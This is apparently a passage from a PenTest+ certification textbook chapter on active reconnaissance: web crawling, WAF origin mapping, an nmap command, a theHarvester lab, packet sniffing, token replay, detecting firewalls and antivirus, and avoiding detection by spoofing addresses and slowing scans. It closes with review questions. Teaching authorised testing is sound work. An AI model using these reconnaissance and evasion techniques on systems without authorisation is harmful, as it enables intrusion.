Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Crawling and scraping traditional web servers can provide valuable information including email addresses (which can also be tried as login credentials), contacts, job responsibilities, databases, and documents. Crawling a web server used for social media may reveal associations and relationships to use in social engineering attempts.

You can crawl and scrape websites manually by entering URLs into a browser and modifying them by hand, or you can use tools that automate the process. The following are automated tools you can use to crawl and scrape websites:

- **wget command:** A Linux command-line utility for downloading webpages
- **auxiliary/crawler/msfcrawler library:** Part of Metasploit Framework
- **Black Widow:** An open source Python tool
- **w3af:** An open source Web Application Attack and Audit Framework (W3AF) written in Python
- **Burp Suite Spider:** Part of the Burp Suite web tools collection

Burp Suite also contains a web proxy utility that you can use to intercept all communication to and from a web server and then analyze what has been intercepted.

Most websites have a file named robots.txt. This file tells search engines (such as Google when it is crawling the website) what directories and files to ignore and not crawl. Websites often restrict access to files that contain private information. If you can gain access to the robots.txt file, you can manually navigate to the directories listed to see what they contain.

WAF Origin Address Mapping

A WAF is a web application firewall, a security tool that protects web applications and their APIs from malicious web traffic by monitoring, filtering, and blocking (when needed) incoming requests. The WAF also protects a web application by concealing the IP address of the server the web application is running on. Individuals and systems don't access the web application or its server directly. All communication goes through the WAF, which then decides if it will forward the communication on to the web application. If an attacker can determine the IP address of the hosting server, they could bypass the WAF and attack the hosting server and web application directly. This is known as a WAF bypass or an origin mapping attack.

Tools such as nmap, WafWOOf, and WhatWaf can be used to attempt WAF origin address mapping.

The following example command demonstrates using nmap and the NSE scripts http-waf-fingerprint and http-waf-detect to target the example.com domain to attempt origin address mapping.

```
nmap --script=http-waf-fingerprint,http-waf-detect -p443 example.com
```

Modifying Scripts for Reconnaissance and Enumeration

Many reconnaissance and enumeration task are tedious and repetitive, requiring multiple command entries and changes in parameters provided to those commands for each and every target device or target network. Using programming to perform repetitive and tedious tasks is a common solution for many situations, including penetration testing.

Many scripts that perform a variety of reconnaissance and enumeration activities have already been created by helpful programmers and pen testers, and these scripts are available for download from reputable sources. Once downloaded, you can modify them to fit your specific need. Make sure that any scripts you download are not malicious. If you lack the programming skills to confirm this, ask someone you trust who does have these skills to check the scripts for you before executing them.

The nmap tool often used for enumeration has an NSE (Network Scripting Engine) that enables nmap to use scripts to automate many activities. Nmap provides a library of scripts that you can use as is or modify for your own purposes.

When nmap is installed, the NSE scripting library is installed as well. On a Kali Linux machine, you can find the scripts in the /usr/share/nmap/scripts directory. Nmap.org also provides a script writing tutorial (https://nmap.org/book/nse-tutorial.html).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Website Sitemap and Platform Plug-in Enumeration

A website sitemap is a file (typically an XML file) stored on a web server that outlines the structure of a website including URLs, pages, and relationships between different parts of the website. A sitemap's purpose is to allow search engines (like Google) to discover content more easily on the website.

As a pen tester (or hacker), the sitemap reveals the structure and some content of the website and may indicate areas of interest for testing or attack. It may even reveal parts of the website that exist but aren't made directly available to browsing users, such as hidden parts of the website. Additionally, the sitemap may reveal APIs and other web technologies used by the site (such as SQL) that could be targeted for testing and attack.

Tools such as Burp Suite Site Map can be used to acquire sitemap information and visually explore a targeted website.

Website plug-ins (platform plug-ins) are additional code and data resources that can be added to website platforms (such as WordPress or Joomla) to provide additional functionality. One example is plug-ins that provide e-commerce features for selling items on a website and receiving payment. Plug-ins are software, and many plug-ins have programming flaws that make them vulnerable to exploit. If a website uses a vulnerable plug-in, the website itself becomes vulnerable. Enumerating what plug-ins a website uses (including the version of the plug-in software) provides pen testers and threat actors with possible attack vectors against the website.

Several tools can be used to enumerate website platform plug-ins, including Nmap, Gobuster, Nessus, OpenVAS, Nikto, and Metasploit.

Activity 5-4 Using theHarvester for Active Reconnaissance

Time Required: 30 minutes
Objective: Use theHarvester to gather intelligence on netflix.com.
Description: You have been asked to perform active reconnaissance on netflix.com to see if you can discover email addresses and host information. You decide you will use theHarvester for this task.

1. Start the Kali Linux VM in your penetration-testing lab environment. Make sure the network settings for the Kali Linux VM are using the Bridged Adapter as you did in Activity 5-1. Using the Bridged Adapter allows access to the Internet.
2. Log in to the Kali Linux VM and start a terminal session. In the terminal session, type **theHarvester -d** netflix.com **-l 200 -b google** and press **Enter**.
3. Make a list of any email addresses or hosts found.
4. What was the purpose of the **-l 200** flag?
5. What was the purpose of the **-b google** flag?
6. Do *not* perform any additional tests that might target the email address(es) or hosts found. They are live email address and hosts and pen testing them without permission could cause you a lot of trouble.

Packet Interception and Crafting

Intercepting network communication by eavesdropping on a network and taking copies of all messages passing by your network interface is known as **packet sniffing**. Intercepting packets and then combining them to build your own copy of communicated messages or files is one way to acquire actionable intelligence. You can use a variety of tools to sniff wired and wireless networks.


Wireshark is a well-known packet interception and inspection tool. Wireshark is free to use and runs on most operating systems. It has a graphical interface that displays intercepted packets in a human-readable

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

format and can search intercepted data for specific types of packets. Using Wireshark, you can intercept useful information such as messages containing unencrypted passwords, tokens, names of configuration files, host names, and IP addresses. (A token is data that authorizes the use of network services.) Figure 5-37 shows a password that Wireshark has intercepted.


One form of traffic you might intercept is Address Resolution Protocol (ARP) traffic. ARP helps determine the physical address (MAC address) of the host computer at a specific IP address. ARP queries are broadcast to all systems on a network, asking, "Who has a specific IP address?" Intercepting and analyzing ARP traffic can help you discover other systems that may be on a network. Figure 5-38 shows intercepted ARP queries. The "Who has 192.168.2.14" ARP queries are the result of pinging 192.168.2.14 from a Windows command line.

Figure 5-37 Wireshark intercepting unencrypted password



Source: The Wireshark Foundation

Figure 5-38 Wireshark intercepted ARP information




Source: The Wireshark Foundation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

After intercepting packets, you can send them again (replay them) or modify their content and then replay them. Replaying intercepted packets can help you gain access to a system by using the tokens contained in the message, effectively pretending to be someone that has already authenticated.

You can craft your own packets for transmission using tools such as hping3 and scapy. Figure 5-39 shows the `hping3` command being used to send SYN packets to 192.168.2.235 port 80.

Figure 5-39 Using hping3 to send SYN packets



Source: Kali Linux

Network Sniffing IoT (Internet of Things) Protocols

IoT (Internet of Things) devices such as smart TVs and smart lighting don't always encrypt their communications and may not require any form of authentication. This lack of encryption and authentication makes some IoT devices vulnerable to network sniffing attacks, which may reveal sensitive information such as passwords or credit card information. For example, if your smart TV doesn't encrypt its communication or require authentication, sniffed packets may reveal credentials that you use for your streaming services or expose your credit card information if you buy movies from streaming services. Attackers could even take over control of your smart device if they can sniff control information.

IoT devices often use protocols such as Messaging Queuing Telemetry Transport (MQTT) and Constrained Application Protocol (CoAP), which are often unencrypted and require no authentication, making them vulnerable to sniffing attacks.

Network Sniffing OT (Operational Technology) Protocols

Operational technology refers to automated computerized systems used in manufacturing (such as robot-assisted car manufacturing), and infrastructure settings such as energy and water management systems. Historically, these systems have been less vulnerable because they are not connected to the Internet and they use proprietary protocols. With the expanding interconnectedness of computer systems and the use of standard protocols, they have become move vulnerable.

When connected to the Internet (possibly for remote management purposes), OT systems are more exposed to attack. Some weaknesses in OT systems include lack of network segmentation (devices are on the same network allowing attackers who have compromised one device to pivot and attack other devices easily), old legacy systems with vulnerable unpatched applications and operating systems, and a lack of monitoring of network traffic allowing breaches to continue undetected.

Common pen testing and hacker tools including vulnerability scanners (such as OpenVAS), network scanners (Nmap), network sniffers (Wireshark), and exploitation frameworks (such as Metasploit) can be used against OT systems.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Network sniffing can reveal operational details and sensitive information (such as passwords), especially if communication on the OT system's network is not encrypted. If sufficient operational details and sensitive information can be acquired via network sniffing, threat actors can even take control of these systems and cause serious damage.

Tokens

Tokens are data elements used by a variety of systems in a computing environment to help with processes such as authentication and authorization. Acquiring tokens that can be used for authentication and authorization is often a goal in pen testing. Some tokens allow you to create other tokens, so acquiring one token can open the doors to many systems for a pen tester. One way to acquire tokens is by using Wireshark to intercept traffic.

You can use some tokens to acquire administrative rights for Windows NT Lan Manager (NTLM) authentication. Other tokens can acquire access to web applications such as JSON Web Tokens (JWTs).

Token acquisition and token-based attacks are usually complex. The Metasploit Framework contains premade token acquisition and exploit attacks you can use to gather tokens.

The PenTest+ certification exam covers the following token concepts:

- **Scoping tokens:** Tokens often contain information identifying users and the type of access they are allowed. Finding tokens scoped to provide administrator-level access to systems and information is a goal of pen testers.
- **Issuing tokens:** Another goal is creating or issuing your own tokens to provide access to a system. Targeting servers that issue tokens and compromising them can provide you with token-issuing capabilities.
- **Revoking tokens:** After acquiring a token, pen testers need to avoid having that token revoked. Understanding how a system is triggered to revoke a token will help you avoid revocation.

Defense Detection

Active reconnaissance can involve detecting defensive security devices on the network. These devices often impede network probing or even alert the target organization about pen testers on its network. A goal of some pen-testing activities is for the pen tester to remain undetected while probing the network, so you may need to avoid defense detection devices and evade detection.


Many devices provide defensive protection for network resources and may discover pen testers on the network. The PenTest+ certification exam covers only the following four types of defensive security devices:

- **Load balancer detection:** A **load balancer** is software or a hardware device that distributes queries among a group of web servers. It acts as a barrier between web servers and the queries that come to them. Although not strictly network defensive security devices, load balancers often contain intrusion prevention or detection software that could alert network administrators about your presence on the network. Also, you may intend to pen test a web server but actually pen test the load balancer. You can use tools like lbd (a command-line Kali Linux tool) to detect load balancers. DNS queries may also reveal the presence of a load balancer. If DNS queries asking for the IP address of a web server return different IP addresses at different times, the network has a load balancer.
- **Web application firewall detection:** A **web application firewall (WAF)** is a firewall specialized in protecting web applications and web servers. A WAF impedes probes and can detect pen testing. You can find WAFs by analyzing cookies, headers, and responses to HTTP commands. If FIN/RST packets drop connections you have made, that may indicate the network has a WAF. You might be able to detect a WAF by attempting to copy the sample virus EICAR to a system. A functioning WAF should intercept EICAR and prevent a successful copy. If the EICAR copy is successful, the system probably does not have a WAF. Keep in mind that if a WAF prevented your copy, the organization may have been alerted of your presence. Nmap also has a http-waf-detect script you can run to attempt to detect IDS/IPS and WAF devices.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Antivirus software detection:** Antivirus software can interfere with pen-testing attempts by removing or preventing downloads to the target under test. The Browser Exploitation Framework tool (BeEF) provides antivirus detection modules that might help avoid the software.
- **Firewall detection:** Firewalls intercept and often block traffic, which may thwart your pen-testing efforts. You can detect routers and firewalls by using traceroute. Nmap detects computers and other network devices, some of which may be firewalls. When you do detect a firewall, you may be able to determine the devices it protects using tools such as Firewalk, which is built into Kali Linux. Figure 5-40 shows Firewalk against the target 192.168.2.1.

Figure 5-40 Firewalk



Source: Kali Linux

Cloud Asset Discovery and Third-Party Hosted Services

Many organizations have all or part of their infrastructure in the cloud, including virtual servers (such as web servers), virtual storage (such as AWS S3 buckets), and applications (such as Office 365). How you conduct pen testing is affected if a discovered resource is hosted in the cloud. One consideration is acquiring permission from the cloud host before pen testing a cloud-based asset. Rules of engagement from the client and the third-party hosted service provider determine what you can and cannot do to a cloud-hosted object.

Detection Avoidance

Passive reconnaissance is unlikely to lead to detection, but active reconnaissance on a network is more likely to be detected. Some activities require the pen tester to avoid detection, such as pen testing to infiltrate a web server or compromise a system. Tests that don't require detection avoidance include specific tests the client has asked you to perform on a target.

Nmap and other tools have features you can use to reduce the chance of being detected. These features are outlined earlier in the chapter and revisited here for your convenience. General detection avoidance techniques you can use include the following:

- **Scanning only one or a few targets at a time:** If you scan most of or all of a network, you are likely to be discovered. Systematically scan only a few targets at a time.
- **Reducing the number of ports being scanned:** If you are looking for web servers, scan only for the usual web server ports 80 and 443 and perhaps the alternate ports 8080 and 4443.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Faking and changing the IP or MAC address of scanning machines regularly:** If you change your addresses frequently, your activity will seem to come from a variety of machines instead of drawing attention to one noisy machine.
- **Increasing time between scans:** You can increase time between scans manually or by using features built into nmap and other related tools.

Additional Reconnaissance and Enumeration Tools

The PT0-003 exam objective "2.4 Given a scenario, use the appropriate tools for reconnaissance and enumeration" lists 20 tools. Most of the tools listed have already been covered, three tools (WiGLE.net, InSSIDer, and Aircrack-ng) are covered in Chapter 9, "Wireless and Specialized Systems Attack Vectors and Attacks." You can refer to Table 1-3 to find all the tools mapped to objective 2.4. Table 5-6 lists tools that are newly mentioned in the PT0-003 exam.

Table 5-6 Tools new to the PT0-003 exam

Tool name	Details	PT0-003 Objectives
SpiderFoot	Open-source tool that automatically queries over 100 public data sources to gather intelligence on IP addresses, domain names, email addresses, etc. You can download SpiderFoot at the SpiderFoot webpage (https://github.com/smicallef/spiderfoot)	2.4
Hunter	Tool to find and verify professional email addresses. Free version is limited. You can find Hunter at hunter.io.	2.4
DNSdumpster	Free research tool to discover hosts related to a domain. Visit the DNSdumpster website (https://dnsdumpster.com/)	2.4
Amass	Open-source reconnaissance tool designed for network mapping and information gathering. You can download Amass at the Amass webpage (https://github.com/owasp-amass/amass)	2.4
InSSIDer	Free tool for analyzing the configuration of your Wi-Fi including channel settings, security, signal strength, and the impact of neighboring Wi-Fi networks. You can download it for Windows at the Metageek website (https://www.metageek.com/downloads/inssider-win/). There is an Apple version as well. You will have to create a Metageek account.	4.7
tcpdump	A free command-line tool for capturing and displaying network traffic. Tcpdump is installed in Kali Linux by default and can be downloaded and installed in Windows as well.	2.4

Self-Check

3. If you want to perform an nmap scan that is quieter and less likely to be detected, what flag would you use with the `nmap` command?
   a. `-sT`
   b. `-sS`
   c. `-T5`
   d. `-Tt`
4. Which of the following might cause your scanning activities to be detected? Choose all that apply.
   a. WAF
   b. Firewall
   c. Load balancer
   d. Antivirus

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Summary

- During reconnaissance, you collect the details of potential targets. You use this information later in the exploitation phase to formulate attack strategies and attacks.
- Passive reconnaissance techniques gather information from sources without alerting the target. Active reconnaissance techniques directly scan a target to gather information. Passive reconnaissance is less likely to be detected than active reconnaissance.
- Passive reconnaissance gathers high-level organizational information, including the physical locations where the organization under test has resources. You can target each resource for pen testing. You can find some organizational information by dumpster diving, or checking the trash, for documents containing useful information such as organization charts, email messages, network topologies, and hardware or software manuals.
- Electronic documents contain metadata such as creation date, author, servers related to the document, users, email addresses, and operating system. The data in an image file might include the GPS coordinates of where the picture was taken. You can use tools such as ExifTool, Metagoofil, and FOCA to examine files for metadata.
- Other useful information for pen testing includes contact information—especially for technical and administrative personnel—social media posts, domains that belong to the tested organization, DNS data, and router identities. To determine routers, you can use the tracert command in Windows or the traceroute command in Linux.
- You must be able to identify if a discovered resource or potential target is hosted by a third party in the cloud (such as AWS) or is on-premise equipment self-hosted by the target organization. Third-party hosting companies have their own rules of engagement, so you must acquire their permission before pen testing their resources.
- To research company reputation and security posture, check website certificate information, online resources containing password dumps, and public-facing cloud-based storage objects.
- To analyze search engines, use the Google Hacking Database (GHDB), a database of Google search terms and techniques. Other tools for search engine analysis include Shodan, Censys, Recon-ng, theHarvester, Maltego, and website archiving and caching databases such as web.archive.org.
- Public source-code repositories contain freely accessible code that many organizations use in their systems and software.
- To learn about best practices and develop pen-testing strategies, research common vulnerabilities and exposures (CVE) and common weakness enumeration (CWE) information. The Computer Emergency Response Team (CERT), the National Institute of Standards and Technology (NIST), and full disclosure lists are also sources of pen-testing data.
- Active reconnaissance techniques include enumeration, or counting and listing host computers, ports, services, data files, and vulnerabilities. Enumeration includes using scanners to look for host computers to target and to check if hosts have security flaws that can be exploited. To discover hosts using nmap, you can perform a ping sweep. When scanning for services on a host, you detect port numbers that are open and ready to accept connections.
- Other active reconnaissance and enumeration activities include determining the operating system running on a target host, creating a network topology, determining the names and login identifiers for system users, and acquiring email addresses. Active reconnaissance on an organization's network also involves identifying security and distribution groups and finding shares.
- Techniques for website reconnaissance include crawling, or spidering, a website by checking all its links and folders to discover the structure of the website and web server. Scraping a website uses the crawling results and extracts useful information from webpages, files, and other website data.
- Intercepting network communication by eavesdropping on a network and taking copies of all messages passing by your network interface is known as packet sniffing. Pen testers strive to intercept address resolution protocol (ARP) traffic, acquire tokens, and detect defensive security devices such as load balancers and firewalls, including web application firewalls (WAFs).
- Some activities require pen testers to attempt to avoid detection. General detection avoidance techniques include scanning only one or a few targets at a time, reducing the number of ports being scanned, faking and changing the IP or MAC address of scanning machines regularly, and increasing time between scans.
- Reading online job boards may reveal actionable intelligence such as software vulnerabilities, operating system vulnerabilities, and physical locations.
- Operational technology systems may be more vulnerable to attack since many OT systems were developed decades ago and did not consider attacks from the Internet.
- An attack path map may be useful when determining attack vectors against a system you are pen testing.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- WAF origin address mapping is the exercise of looking beyond a WAF and determining the IP address of the server hosting the web application, which can then be pen tested or attacked.
- Many websites (such as WordPress websites) use plug-ins to add functionality. These plug-ins often have vulnerabilities that can be exploited to compromise the website.

Key Terms

active reconnaissance
attack path mapping
Censys
certificate transparency (CT) log
common vulnerabilities and exposures (CVE)
Common Weakness Enumeration (CWE)
computer emergency response team (CERT)
crawling
dig
distribution group
Domain Name System (DNS)
domain registrar
domain registration authority
dumpster diving
enumeration
ExifTool
Fingerprinting Organizations with Collected Archives (FOCA)
firewall
Google Hacking Database (GHDB)
hop
Internet Assigned Numbers Authority (IANA)
load balancer
Maltego
metadata
National Institute of Standards and Technology (NIST)
network topology
open source intelligence (OSINT)
operational technology (OT)
packet sniffing
passive reconnaissance
password dump
ping sweep
public source-code repository
Recon-ng
scraping
secret
security group
share
Shodan
social media scraping
spidering
SSL/TLS certificate
theHarvester
`traceroute`
`tracert`
war driving
war flying
web application firewall (WAF)
well-known port number
Whois service
Wireshark
Zenmap
zone transfer

Review Questions

1. Passive techniques don't directly engage targets but instead gather openly shared information from other sources.
   a. True
   b. False
2. People, including technical and administrative contacts, can be targets for pen testing.
   a. True
   b. False
3. PwnedOrNot is a hacking website where hackers share password dumps.
   a. True
   b. False
4. CVE and CWE websites are good sources of vulnerability intelligence.
   a. True
   b. False
5. theHarvester is a command-line tool that can be used to discover email addresses.
   a. True
   b. False
6. Tokens acquired either by intercepting network traffic or scraping websites could be used for authentication purposes during pen testing.
   a. True
   b. False
7. Which of the following is *not* another term for information gathering?
   a. Performing reconnaissance
   b. Exploitation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

c. Gathering intelligence
d. Footprinting

8. What is OSINT?

a. Operating system information
b. Open source intelligence
c. A tool for retrieving operating system details
d. Office of Security Intelligence

9. If you are gathering intelligence from information and items that a target organization has thrown out, what are you doing?

a. Phishing
b. Social engineering
c. Dumpster diving
d. Scraping

10. What type of information can be included in document metadata? Choose all that apply.

a. Author
b. Creation date
c. Servers
d. GPS coordinates

11. What is social media scraping?

a. The act of securing servers that are used for social media applications
b. Hacking social media platforms
c. Analyzing social media platforms (such as Facebook, X, and LinkedIn) to gather useful intelligence
d. Deleting unwanted posts from your social media feed

12. How is DNS information useful in pen testing?

a. It may reveal servers that could be targeted for pen testing.
b. It may reveal the IP address of devices that could be targets for pen testing.
c. It may reveal that some devices are cloud based and third-party hosted.
d. All the answers

13. Which of the following tools *cannot* be used for DNS information gathering?

a. nslookup
b. dig
c. host
d. ipconfig /dnsregister

14. Which of the following are Internet search engines that can be used to find security issues for all types of devices that are connected to the Internet? Choose all that apply.

a. Shodan
b. Censys
c. blackflag
d. pwned

15. Which nmap flag is used to perform ping sweeps?

a. `-sT`
b. `-sP`
c. `-p`
d. `-T`

16. Which nmap flag is used to adjust scan timing?

a. `-sT`
b. `-sP`
c. `-p`
d. `-T`

17. What is web scraping?

a. Cleaning up a website so that no sensitive information is exposed
b. Thoroughly analyzing a website looking for information that can be extracted
c. A type of cross-site scripting attack
d. Removing unwanted software from a web server

18. Which of the following terms describe the act of eavesdropping on network communication for the purpose of information gathering? Choose all that apply.

a. Packet sniffing
b. Packet interception
c. White boxing
d. Packet mapping

19. Which of the following can be used as detection avoidance techniques? Choose all that apply.

a. Scanning only a few targets at a time
b. Limiting the number of ports being scanned
c. Faking or changing the address of the scanning machine regularly
d. Increasing times between scans

20. What methodology uses a diagram to visualize the steps an attacker would take to gain access to a protected resource?

a. Threat mapping
b. Compromise mapping
c. WAF origin address mapping
d. Attack path mapping

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Projects

Case Project 5-1: Gathering Information on a Network's Active Services

Time Required: 30 minutes
Objective: Explain the tools used to discover the services running on a network.
Description: After conducting a zone transfer and running security tools on the Veidt Enterprises network, you're asked to write a memo to the IT manager, Jawad Safari, explaining which tools you used to determine the services running on his network. Mr. Safari is curious about how you gathered this information. Write a one-page memo to Mr. Safari explaining the steps you took to find this information. Your memo should include the tools, websites, and other resources you used.

Case Project 5-2: Finding Port-Scanning Tools

Time Required: 30 minutes
Objective: Describe the port-scanning tools that might be useful to a company.
Description: Veidt Enterprises has hired you as a security tester and asked you to research any new tools that might help you perform your duties. Some open-source tools your company is using lack simplicity and clarity or don't meet the company's expectations. Your manager, Gloria Garcia, has asked you to research new or improved products on the market. Based on this information, write a one-page report for Ms. Garcia describing some port-scanning tools that might be useful to your company. The report should include available commercial tools and their costs.

Solutions to Self-Check Questions

Passive Reconnaissance Techniques

1. What type of logs are publicly accessible information that record SSL/TLS certificates issued by certificate authorities (CAs)?

